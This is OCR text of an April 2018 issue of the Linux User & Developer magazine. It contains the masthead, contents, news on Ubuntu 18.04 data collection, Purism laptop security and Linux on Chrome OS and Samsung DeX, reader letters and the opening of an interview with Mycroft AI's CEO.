
REVIEWED! NEW Pi 3 B+

www.linuxuser.co.uk

LinuxUser & Developer™

THE ESSENTIAL MAGAZINE FOR THE GNU GENERATION



ELECTRONICS FOR PI HACKERS

› Go beyond kits › Design circuits › Build boards

OPEN SOURCE SAVES LIVES

3D-printing critical medical supplies

NEXT-GEN DISTROS

Discover the future of Linux

+

IMPROVE YOUR CODING!

43 PAGES OF GUIDES

› Speed up Python with JIT compilers
› Write safe and secure code with Ada
› Stream to Twitch with Raspberry Pi

MYCROFT MARK II

Open voice assistant for everyone

LINUX ON DELL

Latest on Project Sputnik + New XPS

Calculate Linux

The Windows workstation replacement for your business

Python shells

Boost your productivity with the best interactive shells for Python

ALSO INSIDE

» Kernel in-depth
» Turn Make into a sync utility

FUTURE

The Electronic Frontier Foundation is the leading nonprofit organization defending civil liberties in the digital world. Founded in 1990, EFF champions user privacy, free expression, and innovation through impact litigation, policy analysis, grassroots activism, and technology development. We work to ensure that rights and freedoms are enhanced and protected as our use of technology grows.

EFF.ORG

ELECTRONIC FRONTIER FOUNDATION

Protecting Rights and Promoting Freedom on the Electronic Frontier

Linux User & Developer
THE MAGAZINE FOR THE GNU GENERATION

Future PLC Quay House, The Ambury, Bath BA1 1UA

Editorial
Editor **Chris Thornett**
chris.thornett@futurenet.com
01202 442244
Designer **Rosie Webber**
Production Editor **Ed Ricketts**
Editor in Chief, Tech **Graham Barlow**
Senior Art Editor **Jo Gulliver**

Contributors
Michael Kwaku Aboagye, Dan Aldred, Mike Bedford, Joey Bernard, Christian Cawley, Nate Drake, John Gowers, Toni Castillo Girona, Jon Masters, Paul O'Brien, Arsenijs Picugins, Les Pounder, Mayank Sharma

All copyrights and trademarks are recognised and respected. Linux is the registered trademark of Linus Torvalds in the U.S. and other countries.

Advertising
Media packs are available on request
Commercial Director **Clare Dove**
clare.dove@futurenet.com
Advertising Director **Richard Hemmings**
richard.hemmings@futurenet.com
☎01225 687615
Account Director **Andrew Tilbury**
andrew.tilbury@futurenet.com
☎01225 687144
Account Director **Crispin Moller**
crispin.moller@futurenet.com
☎01225 687335

International
Linux User & Developer is available for licensing. Contact the International department to discuss partnership opportunities
International Licensing Director **Matt Ellis**
matt.ellis@futurenet.com

Subscriptions
Email enquiries **contact@myfavouritemagazines.co.uk**
UK orderline & enquiries **0344 848 2852**
Overseas order line and enquiries **+44 (0)344 848 2852**
Online orders & enquiries **www.myfavouritemagazines.co.uk**
Head of subscriptions **Sharon Todd**

Circulation
Head of Newstrade **Tim Mathers**

Production
Head of Production US & UK **Mark Constance**
Production Project Manager **Clare Scott**
Advertising Production Manager **Joanne Crosby**
Digital Editions Controller **Jason Hudson**
Production Manager **Nola Cokely**

Management
Managing Director **Aaron Asadi**
Editorial Director **Paul Newman**
Art & Design Director **Ross Andrews**
Head of Art & Design **Rodney Dive**
Commercial Finance Director **Dan Jotcham**

Printed by
Wyndeham Peterborough, Storey's Bar Road, Peterborough, Cambridgeshire, PE1 5YS

Distributed by
Marketforce, 5 Churchill Place, Canary Wharf, London, E14 5HU
www.marketforce.co.uk Tel: 0203 787 9001
ISSN 2041-3270

We are committed to only using magazine paper which is derived from responsibly managed, certified forestry and chlorine-free manufacture. The paper in this magazine was sourced and produced from sustainable managed forests, conforming to strict environmental and socioeconomic standards. The manufacturing paper mill holds full FSC (Forest Stewardship Council) certification and accreditation

All contents © 2018 Future Publishing Limited or published under licence. All rights reserved. No part of this magazine may be used, stored, transmitted or reproduced in any way without the prior written permission of the publisher. Future Publishing Limited (company number 2008885) is registered in England and Wales. Registered office: Quay House, The Ambury, Bath BA1 1UA. All information contained in this publication is for information only and is, as far as we are aware, correct at the time of going to press. Future cannot accept any responsibility for errors or inaccuracies in such information. You are advised to contact manufacturers and retailers directly with regard to the price of products/services referred to in this publication. Apps and websites mentioned in this publication are not under our control. We are not responsible for their contents or any other changes or updates to them. This magazine is fully independent and not affiliated in any way with the companies mentioned herein.

If you submit material to us, you warrant that you own the material and/or have the necessary rights/permissions to supply the material and you automatically grant Future and its licensees a licence to publish your submission in whole or in part in any/all issues and/or editions of publications, in any format published worldwide and on associated websites, social media channels and associated products. Any material you submit is sent at your own risk and, although every care is taken, neither Future nor its employees, agents, subcontractors or licensees shall be liable for loss or damage. We assume all unsolicited material is for publication unless otherwise stated, and reserve the right to edit, amend, adapt all submissions.

FUTURE
Connectors. Creators. Experience Makers.

Future plc is a public company quoted on the London Stock Exchange (symbol: FUTR)
www.futureplc.com

Chief executive **Zillah Byng-Thorne**
Non-executive chairman **Peter Allen**
Chief financial officer **Penny Ladkin-Brand**

Tel +44 (0)1225 442 244

Welcome

to issue 190 of Linux User & Developer

In this issue

» Electronics for Pi Hackers, p18
» Next-gen Distros, p64
» Reviewed: Raspberry Pi B+, p86

Welcome to the UK and North America's favourite Linux and FOSS magazine.

We're looking back somewhat wistfully at this past month as we reflect on the passing of Professor Stephen Hawking, a giant in the field of theoretical physics and 'most intelligent guest star on *The Simpsons*'. On the flipside, we had the pleasant surprise of a Pi-shaped blip appear on our radar (see p86 for our Raspberry Pi B+ review). It seemed clear that 2018 was to be bereft of new Pis, so we'd consoled ourselves with a big, fat Electronics for Pi Hackers feature (p18) on building circuits and ways to interface with the Pis we did have. But the new Pi 3 B+ is a great addition with its appealing networking charms, and we've already pencilled in tutorials for future issues.


Also this month, we attempt to predict what the big trends will be in Linux distros (p64); look at the new Dell XPS 13 (p62) and what Project Sputnik has in store (p64), and discover the fantastic work of Glia open-sourcing medical devices (p32). Of course, to top that all off we have a healthy batch of fresh tutorials to devour. Enjoy!

Chris Thornett, Editor

NEW LETTERS PRIZE
Write to us and win an iStorage datAshur Pro!
linuxuser@futurenet.com
Twitter: @linuxusermag
Facebook: facebook.com/LinuxUserUK
FIND MORE DETAILS ON PAGE 11

For the best subscription deal head to:
myfavouritemagazines.co.uk/sublud
Save up to 20% on print subs! See page 30 for details

Contents



OpenSource

06 News
Is Canonical collecting user data?

10 Letters
You let us know what's what

12 Interview
We chat with Mycroft AI about its follow-up to the first open source personal assistant with voice control

16 Kernel Column
Jon Masters on the latest happenings

InspireOS

32 Open source medical
The project which is saving lives in Gaza with cheap medical equipment

Features

18 Electronics for Pi Hackers
Interface to your Raspberry Pi by building published circuits on breadboard, or designing your own circuits for construction on a printed circuit board. **Mike Bedford** shows you how to get started

58 The Future of Project Sputnik
Dell's Project Sputnik – an intiative to offer its flagship PCs with Linux out of the box, fully supported – has gone from strength to strength. So how does it work within the company, and what's on the horizon?

64 Next-gen Distros
Which distributions will we be using in the years to come? **Paul O'Brien** investigates – and wonders if the growth of alternative approaches to Linux mean the OS could feel very different in the future

Tutorials

38 Essential Linux: GNU Make
Use GNU Make for different purposes other than building projects

42 Ansible
Get started with the tool that enables you to update software remotely

44 Security: MITM attacks
Learn how man-in-the-middle attacks work, and how to defend against them

48 Python: PyPy and Numba
Speed up your programs' execution using these JIT compilers

52 Programming: Ada
An introduction to the venerable language that boasts extremely strong static typing, among other things

LinuxUser & Developer
Issue 190
April 2018
facebook.com/LinuxUserUK
Twitter: @linuxusermag

FileSilo
94 Free downloads
We've uploaded a host of new free and open source software this month

Practical Pi

72 Pi Project
Designer and creative technologist **Peter Buczkowski** explains his Prosthetic Photographer project – a camera that physically shocks you into taking a picture when it deems a scene is good enough!

74 Access a Raspberry Pi Zero using a laptop
It's easy to configure OS settings and use the USB port to access both the command line and GUI from another computer – we'll show you how

76 Stream to Twitch with a Pi
Discover how to turn a Pi into a dedicated streaming device, and interface with platforms such as Twitch to broadcast your streams

Reviews

62 Dell XPS 13 9370
Does Dell's latest update deliver?

81 Group test: Python shells
We put four alternatives to the standard interactive Python shell to the test

86 Raspberry Pi 3 B+
Not the Pi 4, but a worthy addition

88 Calculate Linux 17.12.2
Based on Gentoo, this desktop-orientated distro claims to make it more approachable, but does it?

90 Fresh FOSS
LimeSurvey 3.4.1, uBlock Origin 1.15.11b0, Zeal 0.6.0 and Rapid Photo Downloader 0.9.8 – all reviewed

Back page


96 Top open source projects
What projects are tickling developers' fancies this month?

SUBSCRIBE TODAY
Save up to 20% when you subscribe! Turn to page 30 for more information

HARDWARE

Purism ups the ante for laptop security

Tamper-proof laptops and encryption partnership to secure laptops and upcoming Librem 5 phone



Purism's continued focus on producing the most secure, private laptops has resulted in a new partnership with eclectic hacker Trammell Hudson. His Heads security firmware has been integrated into Trusted Platform Module chips, delivering enhanced protection for users of Purism's Linux hardware.

The result of 12 months' development, the enhancement required some hardware changes, coreboot modifications, and of course operating system updates. As Purism CEO Todd Weaver noted: "Your privacy is dependent on your freedom. We believe that having true privacy means your computer and data should be under your control, and not controlled by big tech corporations."

Librem laptop users can now take control of the secure boot process, using Heads to establish if software has been tampered with at the boot level. "By activating Heads in our TPM-enabled coreboot by default on all our laptops, this critical piece combined with the rest of our security features will make Librem laptops the most secure laptop you can buy where you hold the keys," added Weaver.


New Librem 13 and Librem 15 orders will feature the Heads-integrated TPM as a standard feature. There's also security-related news on the Librem 5 front, with the announcement that a new encrypted communication standard has been developed with the assistance of cryptography pioneer Werner Koch. This will add hardware encryption to Purism's laptops and forthcoming smartphone Librem 5.

To this end, Purism is leveraging GNU Privacy Guard (GnuPG) and smart card technology to include encryption by default on all its devices. Privacy and cryptography advocates might already know that it was Koch's GnuPG encryption that enabled surveillance whistleblower Edward Snowden to communicate with journalists.

GnuPG was first developed in 1997 and made freely available; over the years it has amassed a large community of users and developers. Importantly, GnuPG will be used in email and messaging using a new process, Web Key Directory, which enables the sender to specify recipient permissions on encrypted messages.

Says Werner Koch: "Purism's goal of easy-to-use cryptography built into its products is the ideal approach to gain mass adoption – Purism is manufacturing modern hardware designed to allow the users to have control of their own systems."

The Librem 5 smartphone, due in the later part of this year, was first announced in August 2017 and had a successful crowdfunding that raised 155 per cent of the goal. Additional resources are being used – as promised – to include features that weren't initially thought practical to develop by the Purism team.



Above Purism's laptops, including the Librem 13 and 15, are to become even more secure

Todd Weaver considers having Werner Koch's input an "ideal approach to protecting users by default, without sacrificing convenience or usability." The end game for this partnership is full-disk encryption plus file encryption, with users or businesses having the ability to protect their own digital files or data, while holding the keys to such protection themselves.

Ultimately, Purism aims to push the laptop and smartphone industries towards greater protection for end-user devices. Who can argue with that?

DISTRO

Canonical installs data-collection tool in Ubuntu

Upgraders can opt out of Ubuntu data collection, company says

Paranoia has struck the Ubuntu community over the past few weeks following news that a data-collection tool has been placed in the Ubuntu 18.04 LTS installer by Canonical. While this only collects system hardware information, rather than the far more intrusive usage data collected by Microsoft in Windows 10, the decision has been met with controversy.

In an announcement to the Ubuntu development mailing list, Canonical's Will Cooke explained that the data collected was not meant to be intrusive.

"Information from the installation would be sent over HTTPS to a service run by Canonical's IS team. This would be saved to disk and sent on first boot once there is a network connection. The file containing this data would be available for the user to inspect. The results of this data would be made public." Cooke explained that users would be able to compare the percentage of people running Ubuntu in Germany compared to Zambia, for example, and on what hardware: "The Ubuntu privacy policy would be updated to reflect this change."

The collected data includes the Ubuntu flavour and version, the PC's hardware (CPU, RAM, disk size, GPU vendor, display device), a location based on the information provided by the user when installing (rather than an IP address, which is not collected), installation duration, and whether third party tools and updates are downloaded during installation.

Most discussion around the announcement concerned a perceived breach of privacy, and it doesn't help that Canonical has a spotty history in this regard, such as the Ubuntu/Amazon integration and leaky searches in Ubuntu 12.10. Of course, the Android phone in most of the complainant's pockets offers a greater privacy issue, and you can't easily opt out of that.

One of the aspects of this announcement that has gone largely unreported is that anyone can opt out, while upgraders from 16.04 LTS can opt in if they choose. As Will Cooke explains, "Any user can simply opt out by unchecking the box [...] There will be a corresponding checkbox in the Privacy panel of GNOME Settings to toggle the state of this." Given how vague usage figures are for Linux, it makes sense that Canonical should want to quantify Ubuntu in this way, but perhaps it could have approached things more openly.

TOP FIVE

Five Ubuntu 18.04 LTS features

1 New default apps


Several new default apps are being included with Ubuntu (or made available at the setup screen), following a community consultation in 2017. VLC, LibreOffice and GIMP line up alongside Kdenlive, Mozilla Thunderbird and Shotwell.

2 Xorg display server

Wayland remains the shape of future display servers, we're reassured, but thanks to the myriad applications and games that failed to run properly with it, Ubuntu 18.04 restores Xorg.

3 Colour emoji are here

This is the feature you've *really* been waiting for. In previous versions, emoji were monochromatic; this is set to change in 18.04 with the arrival of Android's full-colour, open source versions.



4 Minimal installation

Not a replacement for the Ubuntu Minimal ISO, but an actual feature in the installation screen, it's possible to install Ubuntu 18.04 without all of the additional software packages.

5 New GNOME themes

Ubuntu 18.04 is the first LTS release to use GNOME 3, and this is celebrated with a brand new GTK theme, which also includes the Suru icon theme by default. This new look will be the first thing you see!

ANDROID

‘Linux on Galaxy’ demonstrated

Convergence-like tool aimed primarily at developers, for now

The idea of turning a smartphone into a PC is nothing new; it’s already been seen in Microsoft’s Windows 10 Mobile with Continuum, Ubuntu Touch’s Convergence, and the inclusion of Debian in Maru OS. But it hasn’t quite caught on. Realising that most people probably don’t want an actual PC in their pockets, Samsung has been busy working on a new approach. Unofficially known as ‘Linux on Galaxy’, Samsung DeX is currently aimed at high-end Samsung Galaxy smartphones (typically with octa-core processors), and a small section of users: programmers.

Based on the idea that developers have notepads and other coding tools installed on their phones for downtime work, Samsung has created a new Linux experience. “Developing applications on a mobile device has never been easier,” the company says. “The full Linux stack is now accessible using Samsung DeX – a rich desktop-like experience, complete with drag-and-drop functionality and multiple, resizable windows. This solution, when paired with Linux, allows developers to take their apps and programs and code on the go.”

> “Linux shares the same kernel at the heart of Android OS”

Above Will developers want to code on a PC/smartphone hybrid?

Packaged as an app, Linux launches when the host phone is connected to a custom DeX dock. Rather than being a totally separate installation, however, Linux shares the same kernel at the heart of the Android operating system. The result is a desktop PC you can take and use anywhere. Most important of all is that the same apps and files are available within both environments. This means that you might work on code on the train to work, and seamlessly continue the project in the office. It’s clearly an exciting proposition, but as yet there is no release date.

WINDOWS

Ubuntu is a ‘first class’ guest under Hyper-V

Enhanced Session Mode makes running Ubuntu VM seamless

Microsoft’s accommodation of Ubuntu is either pleasing or desperate, depending on how you look at it. Regardless, it’s set to continue, following the release of plans to make it a ‘first-class’ guest under the Hyper-V virtualisation platform available in Windows. Under Enhanced Session Mode, Ubuntu 18.04 will be ready to run at any time.

In a blog post, Microsoft’s Craig Wilhite, a program manager, explains how his team is “partnering with Canonical on the upcoming Ubuntu 18.04 release to make this experience a reality [...] to provide a solution that works out of the box. Hyper-V’s Quick Create VM gallery is the perfect vehicle to deliver such an experience.”

The implication is that the “VM experience is tightly integrated with the host [...]. With only three mouse clicks, users will be able to get an Ubuntu VM running that offers clipboard functionality, drive redirection, and much more.”

Wilhite’s tutorial, which you can read at **http://bit.ly/lud_vm**, demonstrates him running the previous LTS of Ubuntu 16.04 in Enhanced Session Mode, as a taster for what is expected when Ubuntu 18.04 is ready.

Facilitating this enhanced mode is the RDP protocol implemented by the team behind xrdp, an open source RDP server (**www.xrdp.org**). This streams data “over Hyper-V sockets to light up all the great features that give the VM an integrated feel,” Wilhite says. Hyper-V sockets supply “a byte-stream based communication mechanism between the host partition and the guest VM”.

The feature should be ready for Ubuntu 18.04 LTS’s April release, via the VM Gallery in Hyper-V.

CHROME OS

Chrome OS to support Linux virtual machines?

Evidence seems to suggest it's on the way

Chrome OS is based on Linux (Gentoo, specifically), so you might expect installation of Linux apps to be straightforward. Unfortunately, that's not currently popular, leading to the use of some hacky workarounds.

Anyone wanting to run Linux on a Chromebook has two choices: installing ChrUbuntu, or running the Crouton script. The first option requires a new partition (and can be time-consuming to switch to), while the second introduces a considerable security risk. So what's the answer?

Various indicators suggest that Chrome OS will soon provide support for Linux virtual machines. After all, having an official option for running Linux is preferable to relying on a third-party project such as Crouton. Then there's the problem of having to activate Developer Mode, exposing yourself to potential hacks. It's a risk no computer owner should take, but it's the only option if you want to install Linux apps on a Chromebook.

As noted by the Android Police blog (https://www.androidpolice.com), a number of factors suggest that the release of Chromium Gerrit is likely to provide VM support for Linux. First is a commit called "New device policy to allow Linux VMs on Chrome OS", which adds a new menu and a switch for administrators to enable or disable the feature. One line of code suggests inclusion in Chrome OS 66, which is due for May release.

Meanwhile, a dialogue box reads "Develop on your Chromebook. You can run your favorite Linux apps and command-line tools seamlessly and securely." So, fancy installing LibreOffice, popular Linux-compatible Steam games or even software supported by Wine? It could happen...

HARDWARE

Nintendo Switch runs Linux

But no one's sharing the secret of how...

Has the Nintendo Switch has been hacked to run Linux? It would seem so, thanks to a hardware bug. A tweet from hacking group fail0verflow on 15 January said: "In case it wasn't obvious, our Switch coldboot exploit: * Is a bootrom bug * Can't be patched (in currently released Switches) * Doesn't require a modchip to pull off".

Plenty of information there... but that's as deep as it gets. Although it followed up with a video appearing to confirm the exploit, showing someone using the Switch's touchscreen to browse the web in a Linux desktop, information on how to run this exploit at home has yet to materialise. The lack of performance information, meanwhile, doesn't make it clear whether you would even want to install Linux on the Nintendo Switch.

The Switch is built on ARM architecture, so it's not as if it could run many desktop games under Linux. On the other hand, a working version of Android isn't out of the question, given that it already features some code from Google's mobile OS. After all, Android is the OS that Nintendo is rumoured to have originally wanted on the Switch.


DISTRO FEED

Top 10

(Average hits per day, 30 days to 9 March 2018)

1.	Mint	▲	2804
2.	Manjaro	▲	2315
3.	Debian	■	1666
4.	Ubuntu	▲	1625
5.	Solus	▲	1285
6.	Antergos	▼	1160
7.	elementary	▲	1059
8.	Fedora	■	960
9.	TrueOS	▲	930
10.	openSUSE	▼	825

This month



In development (7)
Stable releases (2)

The march of Manjaro continues, breaking up the Debian family's previous hold on the top three spots. Meanwhile, Kali and Linux Lite maintain their positions.

Highlights

Fedora
Red Hat's 'free' version, supported by a massive community, Fedora uses GNOME and aims to introduce new technologies before other distros.

Kali Linux
Based on Debian, Kali Linux is intended as a security-focused distribution and sports a collection of security, network-monitoring and forensic tools.

Linux Lite
With the primary aim of introducing Windows switchers to Linux, this distro is built on Ubuntu LTS and features the Xfce desktop, office suite, and other software.

Latest distros available:
filesilo.co.uk

COMMENT

Your letters

Questions and opinions about the mag, Linux and open source

TOP TWEET

From @Pepulani7: Quite informative albeit brief introduction to Metasploit in @LinuxUserMag issue 188. Could you please do more like this for the different payloads as well as different encoding types and tutorials in your [future] issues?

Secure my penguin

Dear LU&D, I would be very interested in a future issue perhaps covering the top secure OS distro options available in Linux, and accompanying articles about how to tweak and lock them down even further. If there is already an issue covering this I wouldn't mind information on what the issue number it was in.
Richard W

Chris: Thanks for your email! Richard actually felt he didn't have much to offer being a new user of Linux but his comment seems bang on topic. Security and privacy concerns just keep growing, and it's a trend we've highlighted in our Next Gen Distros feature this issue (p64). We also had a guide to Qubes OS in the last issue (**LU&D189**) that you can buy as a single issue at **http://bit.ly/LUD189BackIssue**. Essentially, Qubes OS separates everything into domains using bare-metal hypervisors. This mean that you can compartmentalise your work life from personal life and avoid any malware you do catch spreading across your system. It's unusual as Linux distros go, but if you're paranoid it's a good option. It has tonnes of other features as well, and links in with Tor and others, including Whonix.

Another option is Pure OS; if you combine Purism's OS with the company's laptops, it makes for a very privacy-conscious setup. There's also Subgraph which goes down the route of hardening the Linux kernel (that's the core components of the Linux operating system, essentially). That distro is still in alpha.

If any readers have thoughts on specific security projects or topics they'd like to understand better, please email us on **linuxuser@futurenet.com**.

Feature
AT A GLANCE
ULTIMATE PRIVACY
QUBES OS
FROM SCRATCH
its tagline may be 'reasonably secure operating system, but Paul O'Brien thinks you'll find that bare-metal hypervisor-based compartmentalisation means it takes privacy very seriously

Above Security has become a mainstream topic in recent years; it's no surprise that Linux is leading the way with distributions that attempt to keep you safe and respect your privacy

NAS to meet you

Dear LU&D, I thought you might be interested to know about a Linux distribution that I use called VortexBox. This is a full media server and think it might be something that would interest your readers.
Phil Anderson

Chris: Thanks, Phil. We'd not heard of this distro so we took a quick look. For those similarly in the dark, VortexBox turns your Linux box into a jukebox music server/player. It's based on Fedora and once installed it's capable of automatically ripping CDs to FLAC and MP3 files. Apparently, it also ID3-tags the files and downloads any cover art that's available.

We've not tried it ourselves yet, but Vortexbox supports network media players such as Linn, Logitech Squeezebox and Sonos. The project also states that you can play files directly to a USB-attached DAC. In all it sounds like a brilliant distro, but it also appears that

Above Our sister website TechRadar actually reviewed the Vortexbox NAS appliance back in 2010 and gave it five stars. Clearly it was a great product, so it's a shame that it has fallen into obscurity in recent years

COMPETITION

This issue's winner: Richard W

Got a burning question or just want to share you Linux wisdom with the rest of us? Good. Then email your letters to the editorial team at **linuxuser@futurenet.com**. The best letter each month will win a 16GB iStorage datAshur Pro flash drive worth £89! If you're involved with data storage at work this will help you avoid those hefty GDPR fines for EU companies not providing adequate security measures. For more details head to **https://istorage-uk.com**.

the project has had a rocky time of late, somewhat stabilising with a forum-based website (**www.vortexbox.org**). You can also buy Vortexbox machines at **www.vortexbox.co.uk** from a company based in the UK. We did come across a message, dated March 2017, where the developers answer a few questions about the future of the distro, and concerns were answered about the old Fedora 23 base being out of date.

A little more sniffing around and we found that the installation information for the latest version, 2.4, was updated in January 2018 – so it would seem the project is still going, although it hasn't yet updated to a more recent version of Fedora. If any of our readers use Vortexbox and can shed light on the state of the project, we'd be interested to hear from you.

Bored of Ubuntu

Dear LU&D, at the moment I'm using Ubuntu 16.04 on my laptop. But I do feel like trying another distro, just out of curiosity. Which one should I try? I prefer one which is user-friendly since I've not been using Linux that long yet. One that has the look of Mac OS would be nice, because I do like that look, especially their start [bar].
Lantsoght Gunther via Twitter

Chris: We had a little exchange with Lantsoght on Twitter and it seemed that he was after something that looked like MacOS rather than acted like it. Initially, we suggested elementary OS (**https://elementary.io**). Although the project doesn't like to be referred to as Mac-like (as the distro is actually very different), it has high aesthetic values and should be appealing to users who are looking for something to show off Linux to design-conscious friends. We can also confirm – since Lantsoght asked – that you can always live-boot elementary OS to try it out before going into full installation.

Since Lantsoght seemed happy with Ubuntu but really wanted something that looked different, we suggested he try a different 'flavour' of Ubuntu (**www.ubuntu.com/download/flavours**). It surprises us how many Linux users don't realise that you can still have Ubuntu, but with KDE Plasma Desktop (Kubuntu) or Ubuntu with LXDE. Of course, Linux being modular, you can install a host of different desktops, but it's not as consistent an experience as installing a distro that's been tailored for a specific desktop environment.

Above Ah, elementary OS: the distro that's always accused of being like MacOS, which is a bit like saying that a Ferrari and a Lamborghini are pretty similar as they both go fast

INTERVIEW MYCROFT

The open AI assistant

After a successful first crowdfunding for its open source smart speaker, Mycroft AI returns with a more refined Mark II for consumers and devs

Joshua Montgomery
Joshua is the CEO of Mycroft AI and serial entrepreneur, who crowdfunded the original Mycroft, a free and open source intelligent personal assistant.

Mycroft is seen as the open source answer to voice-activated personal assistants such as the Amazon Echo, Siri, Cortana and Google Assistant, but when Joshua Montgomery, now CEO of Mycroft AI, was looking for a voice assistant for himself, the likes of Amazon Echo didn't exist. "We'd never seen one, certainly. I think it was in beta," says Joshua, sitting beneath a large, bold Mycroft logo. "We wanted to build Jarvis from *Iron Man* into our maker space. We went looking at the existing voice assistant technology and realised that none of it would allow you to customise it. You couldn't change it. To a large extent, that's still true. With the other voice stacks, you basically get whatever capabilities the big corp gives you. You can't customise it to control I/O within the device. You can't change the voices. In many cases, you can't change the wake word at all. We wanted to do something that was unique."

The crowdfunding campaign for the original Mycroft Mark I in 2015 was a huge success, although, as Joshua admits during our interview, the company learned some tough design lessons and experienced choppy seas navigating the supply chain. But, ten months behind schedule, the Mycroft Mark I started reaching supporters in July 2017.

Eight months on and Joshua and Mycroft AI have greater ambitions for Mark II. As he spoke to us over a video call from the company's Kansas City offices, they had recently finished a successful crowdfunder for the Mark II – doubling the number of backers – and have moved pre-orders to Indiegogo.

Below The Mycroft Mark II has a consumer focus, but will ship with numerous tools for developers

What's the overaching ambition for Mycroft AI?
We're building an artificial intelligence that runs anywhere, and interacts exactly like a person. Our goal is to build a voice assistant where the user experience is so natural that users have trouble knowing if they're talking to a human or a machine.

To achieve that, what's the AI software that you are working on? Is that based on anything?
Yeah, we use a number of AI tools. We use TensorFlow as the platform for a lot of our artificial intelligence or machine learning – certainly for the speech synthesis, and I believe that they're using Tensor for the wake-word recognition. We're also working with the team over at Mozilla on speech-to-text – that's the DeepSpeech engine [**https://github.com/mozilla/DeepSpeech**].

But we use machine learning throughout the stack. So we use it for wake-word spotting, we use it for a speech-to-text. We've turned things into a JSON structure. We then use it for intent parsing. We have a conversation engine called Persona that is being built to create custom personas. And then we have a speech synthesis engine called Mimic 2 [**https://mycroft.ai/documentation/mimic**], which is based on TensorFlow as well.

